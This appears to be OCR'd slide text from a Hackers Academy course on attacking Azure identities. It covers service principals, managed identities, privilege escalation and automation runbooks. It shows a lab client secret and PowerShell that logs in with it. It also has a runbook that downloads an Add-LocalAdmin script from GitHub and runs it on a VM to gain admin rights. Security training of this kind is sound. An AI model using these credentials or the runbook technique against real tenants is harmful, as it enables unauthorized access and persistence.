
SP TYPES


3 Types of Service Principal

Application

Managed Identity

Legacy



Home > App registrations >
My Service Principal App
Search
Delete
Endpoints
Preview features
Overview
Quickstart
Integration assistant
Got a second? We would love your feedback on Microsoft identity platform (
Manage
Essentials
Branding & properties
Display name : My Service Principal App
Authentication
Application (client) ID : 731dc0c2-2fd2-403f-91bc-98422726ebef
Certificates & secrets
Object ID : 1aeee265-1f31-43c3-a526-774a716109b4
Directory (tenant) ID : 17e2a955-2919-4798-bb93-28b9ef7055ce
Supported account types : My organization only


Certificates & secrets
Token configuration
API permissions
Description
Expires
Value
Secret ID
My SP Secret To Authenticate
10/2/2023
F1R8Q~Ptep58SGyT6r4Syk7ZpzQabV3d6...
bfe557aa-bc8b-4f4f-95c6-efb94a507a6e

DISCUSSION

Who can register applications by default?

What does this allow us to do?


Home > Alto Telco HQ
Alto Telco HQ | User settings
Azure Active Directory
Custom domain names
Mobility (MDM and MAM)
Password reset
Company branding
User settings
Properties
Security
Save
Discard
Got feedback?
Enterprise applications
Manage how end users launch and view their applications
App registrations
Users can register applications
Yes
No

MISSION

Login as SP

What privileges do you have?

```
$TenantID = "17e2a955-2919-4798-bb93-28b9ef7055ce"
$AppID = "731dc0c2-2fd2-403f-91bc-98422726ebef"
$AppSecret = "F1R8Q~Ptep58SGyT6r4Syk7ZpzQabV3d6brtZcc."
$SecureString = $AppSecret | ConvertTo-SecureString -AsPlainText -Force
$Credential = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $AppID,$SecureString

Connect-AzAccount -ServicePrincipal -Credential $Credential -TenantId $TenantID
```

EXTRA MILE

Create a SP by registering your own app

Login with the SP using previous PowerShell commands

Do you have any privileges?

SP MANAGEMENT

Service Principal Management

It’s a challenge

Create SP > Grant permissions > Set credentials > Store credentials > Rotate credentials > Clean up credentials > Delete SP

MS introduced Managed Identities…

MANAGED IDENTITY

HACKERSACADEMY.COM

Service Principal

Create SP > Grant permissions > Set credentials > Store credentials > Rotate credentials > Clean up credentials > Delete SP

Managed ID

Resource to resource communication

Create resource with Managed ID > Grant permissions > Delete resource

PRIVILEGE ESCALATION

PRIV ESC

Vertical Vs. Horizontal

Vertical: going higher

Horizontal: other resources with different privs

PRIV ESC

Multiple Routes

Search VMs for keys, environment variables, etc.

Apps

App functions

Containers

Dynamic memberships

Azure Resource Manager

General misconfigurations

Etc.

AUTOMATION ACCOUNTS

AUTOMATION ACCOUNTS


Automation Accounts

Holds automation configuration to automate operations


For example, holds resources like Runbooks

To access other resources:

- Run As, not recommended (retires 30 Sept 2023)
- Managed Identities


VMs-Auto-Account | Run as accounts (retiring soon)
Automation Account
Search
Related Resources
Linked workspace
Event grid
Start/Stop VM
Account Settings
Properties
Networking
Keys
Pricing
Source control
Identity
Run as accounts (retiring soon)
Azure Automation Run As Account will retire on 30 September 2023
need to start migrating your runbooks to use managed identities. Mo
possible. For more information, see migrating from an existing Run A
Run As accounts in Azure Automation are used to provide authentication for m
Run As accounts may affect the security of the subscription. Please use docume
Create a Run As account
Permissions required to configure Run As accounts
Permissions required to configure Classic Run As accounts
Limit Run As accounts permissions
Extend Run As accounts permissions to other subscriptions
Resolve incomplete Run As accounts
Renew self-signed certificate of Run As accounts

The Run As account feature will create a new service principal user in Azure Active Directory and assign the Contributor role to this user at the subscription level.
Learn more



RUNBOOKS

HACKERSACADEMY.COM

Runbooks

Think of it as a task scheduler

Require an automation account


Uses PowerShell or Python


Can have Webhooks


```powershell
# Ensures you do not inherit an AzContext in your runbook
Disable-AzContextAutosave -Scope Process

# Connect to Azure with system-assigned managed identity
# $AzureContext = (Connect-AzAccount -Identity).context

# Connect to Azure with user-assigned managed identity
$AzureContext = (Connect-AzAccount -Identity -AccountId 4c5ff6a1-85e6-4148-a20c-612a21f77a5c).context

Invoke-WebRequest -UseBasicParsing -Uri https://raw.githubusercontent.com/DeanOfCyber/Azure-Penetration-Testing/main/PowerShell/Add-LocalAdmin.ps1 -OutFile C:\Temp\user.ps1

Invoke-AzVMRunCommand -ResourceGroupName 'VM_RG' -VMName 'MgdID-Win10' -CommandID 'RunPowerShellScript' -ScriptPath C:\Temp\user.ps1
```

System.Management.Automation.CommandNotFoundException: The term 'Invoke-AzRunCommand'

This module has dependencies that are not present in this account. All dependencies must be present before this module can be imported.
Dependencies:
Az.Accounts (≥ 2.9.0)




Microsoft Azure
Search resources, services, and docs (G+/)
hacker00@hackersacad...
ALTO TELCO HQ
Home > All resources > Start-VM (VMs-Auto-Account/Start-VM) >
Start-VM 7/14/2022, 10:59 PM
Job
Resume
Stop
Suspend
Refresh
Essentials
JSON View
Id : b02c392e-13e2-42d2-9ad4-8f226f90a1cc
Status : Completed
Ran ... : Azure
Ran ... : User
Created : 7/14/2022, 10:59:17 PM
Last Update : 7/14/2022, 11:01:17 PM
Runbook : Start-VM
Source snaps... : View source snapshot
Input
Output
Errors
Warnings
All Logs
Exception
Mode : Process
ContextDirectory :
ContextFile :
CacheDirectory :
CacheFile :
Settings : {}
OperationId : d5f9c907-07e5-4023-b653-ff12f5288038
Status : Succeeded
StartTime : 7/14/2022 6:59:44 PM
EndTime : 7/14/2022 7:01:16 PM
Name :

WEBHOOKS

HACKERSACADEMY.COM

Webhooks

Start runbook with a single HTTP request

Not created by default

